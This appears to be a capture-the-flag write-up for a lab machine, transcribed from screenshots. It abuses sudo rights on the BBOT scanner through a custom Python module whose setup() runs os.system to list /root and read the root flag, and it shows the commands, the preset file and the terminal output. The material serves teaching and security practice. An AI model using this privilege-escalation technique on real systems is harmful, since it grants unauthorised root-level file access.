The screenshot shows the BBOT Docs website. The top navigation bar includes the BBOT logo, 'BBOT Docs', a 'Stable' dropdown, a search bar, and a GitHub repository link for 'blacklanternsecurity/bbot' with 8.2k stars and 633 forks. Below the navigation bar, there are links for 'User Manual' and 'Developer Manual'. The main content area is titled 'How to Write a BBOT Module' and includes a sidebar with a table of contents. The table of contents lists sections such as 'Developer Manual', 'Development Overview', 'Setting Up a Dev Environment', 'BBOT Internal Architecture', 'How to Write a BBOT Module' (which is highlighted), 'Create the python file', 'Test your new module', 'Debugging Your Module', 'handle_event() and emit_event()', 'setup()', 'Module Config Options', 'Module Dependencies', 'Load Modules from Custom Locations', 'Unit Tests', 'Discord Bot Example', 'Code Reference', 'Scanner', 'Presets', 'Event', 'Target', 'BaseModule', 'BBOTCore', 'Engine', 'Helpers', 'Overview', 'Command', 'DNS', and 'Interactsh'. The main content area under 'How to Write a BBOT Module' starts with the text 'Here we'll go over a basic example of writing a custom BBOT module.' followed by the section 'Create the python file'. This section contains a list of 8 steps: 1. Create a new .py file in bbot/modules (or in a custom module directory), 2. At the top of the file, import BaseModule, 3. Declare a class that inherits from BaseModule, 4. the class must have the same name as your file (case-insensitive), 5. Define in watched_events what type of data your module will consume, 6. Define in produced_events what type of data your module will produce, 7. Define (via flags) whether your module is active or passive, and whether it's safe or aggressive, and 8. Put your main logic in .handle_event(). Below the list, it says 'Here is an example of a simple module that performs whois lookups:' and shows a code block for 'bbot/modules/whois.py'. The code block contains the following Python code:

```
from bbot.modules.base import BaseModule

class whois(BaseModule):
    watched_events = ["DNS_NAME"] # watch for DNS_NAME events
    produced_events = ["WHOIS"] # we produce WHOIS events
    flags = ["passive", "safe"]
    meta = {"description": "Query WhoisXMLAPI for WHOIS data"}
    options = {"api_key": ""} # module config options
    options_desc = {"api_key": "WhoisXMLAPI Key"}
    per_domain_only = True # only run once per domain

    base_url = "https://www.whoisxmlapi.com/whoisserver/WhoisService"
```

How to write a BBOT Module

IDEA: Exploit BBOT to read arbitrary sensitive data.

A module **mymodule.py** is built:

```
import os
from bbot.modules.base import BaseModule

class mymodule(BaseModule):
    meta = {"description": "This is a malicious script"}

    async def setup(self):
        print("Malicious script :3")
        print(os.system("ls -lah /root/"))

    async def handle_event(self, event):
        self.hugesuccess("Completed.")

~
~
```

and a `my_preset.yml` is defined for this module:

```
targets:
  - 127.0.0.1


output_dir: /home/graphasm/bbot_scans

module_dirs:
  - /home/graphasm
```

Launch BBOT with the custom preset and module:

```
sudo /usr/local/bin/bbot -p ./my_preset.yml -m mymodule
```

```
graphasm@cypher:~$ vim mymodule.py
graphasm@cypher:~$ vim my_preset.yml
graphasm@cypher:~$ sudo /usr/local/bin/bbot -p ./my_preset.yml -m mymodule
```



```
BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[INFO] Scan with 1 modules seeded with 0 targets (0 in whitelist)
[INFO] Loaded 1/1 scan modules (mymodule)
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
Malicious script :3
total 48K
drwx----- 9 root root 4.0K Mar 29 19:35 .
drwxr-xr-x 22 root root 4.0K Feb 17 16:48 ..
drwxr-xr-x 3 root root 4.0K Mar 29 19:35 .ansible
lrwxrwxrwx 1 root root    9 Feb 14 12:36 .bash_history → /dev/null
-rw-r--r-- 1 root root 3.1K Apr 22 2024 .bashrc
drwxr-xr-x 9 root root 4.0K Mar 29 19:33 .bbot
drwxr-xr-x 4 root root 4.0K Feb 17 11:05 .cache
drwxr-xr-x 3 root root 4.0K Oct  8 19:51 .config
drwx----- 3 root root 4.0K Oct  8 18:08 .docker
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
-rw-r----- 1 root root   33 Mar 29 18:34 root.txt
drwxr-xr-x 4 root root 4.0K Feb 24 13:10 .setup
drwx----- 2 root root 4.0K Feb 24 12:49 .ssh
0
[INFO] internal.excavate: Compiling 10 YARA rules
[INFO] internal.speculate: No portscanner enabled. Assuming open ports: 80, 443
[INFO] Setup soft-failed for mymodule: soft-fail
[SUCC] Setup succeeded for 12/13 modules.
[SUCC] Scan ready. Press enter to execute puffy skywalker
```

The command was successfully executed! The flag is retrieved.

```
import os
from bbot.modules.base import BaseModule

class mymodule(BaseModule):
    meta = {"description": "This is a malicious script"}

    async def setup(self):
        print("Malicious script :3")
        print(os.system("cat /root/root.txt"))

    async def handle_event(self, event):
        self.hugesuccess("Completed.")

~
~
~
~
~
```

```
graphasm@cypher:~$ sudo /usr/local/bin/bbot -p ./my_preset.yml -m mymodule
```

The logo for BIGHUGE BLS OSINT TOOL v2.1.0.4939rc. It features a stylized 'B' made of orange and white dashed lines, followed by the word 'BIGHUGE' in orange, 'BLS OSINT TOOL' in white, and the version number 'v2.1.0.4939rc' in white.

www.blacklanternsecurity.com/bbot

```
[INFO] Scan with 1 modules seeded with 0 targets (0 in whitelist)
[INFO] Loaded 1/1 scan modules (mymodule)
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
Malicious script :3
a266a5b3d8357ef9          cf
0
[INFO] internal.excavate: Compiling 10 YARA rules
[INFO] internal.speculate: No portscanner enabled. Assuming open ports: 80, 443
[INFO] Setup soft-failed for mymodule: soft-fail
[SUCC] Setup succeeded for 12/13 modules.
[SUCC] Scan ready. Press enter to execute wet_logan
```

[+] Completed.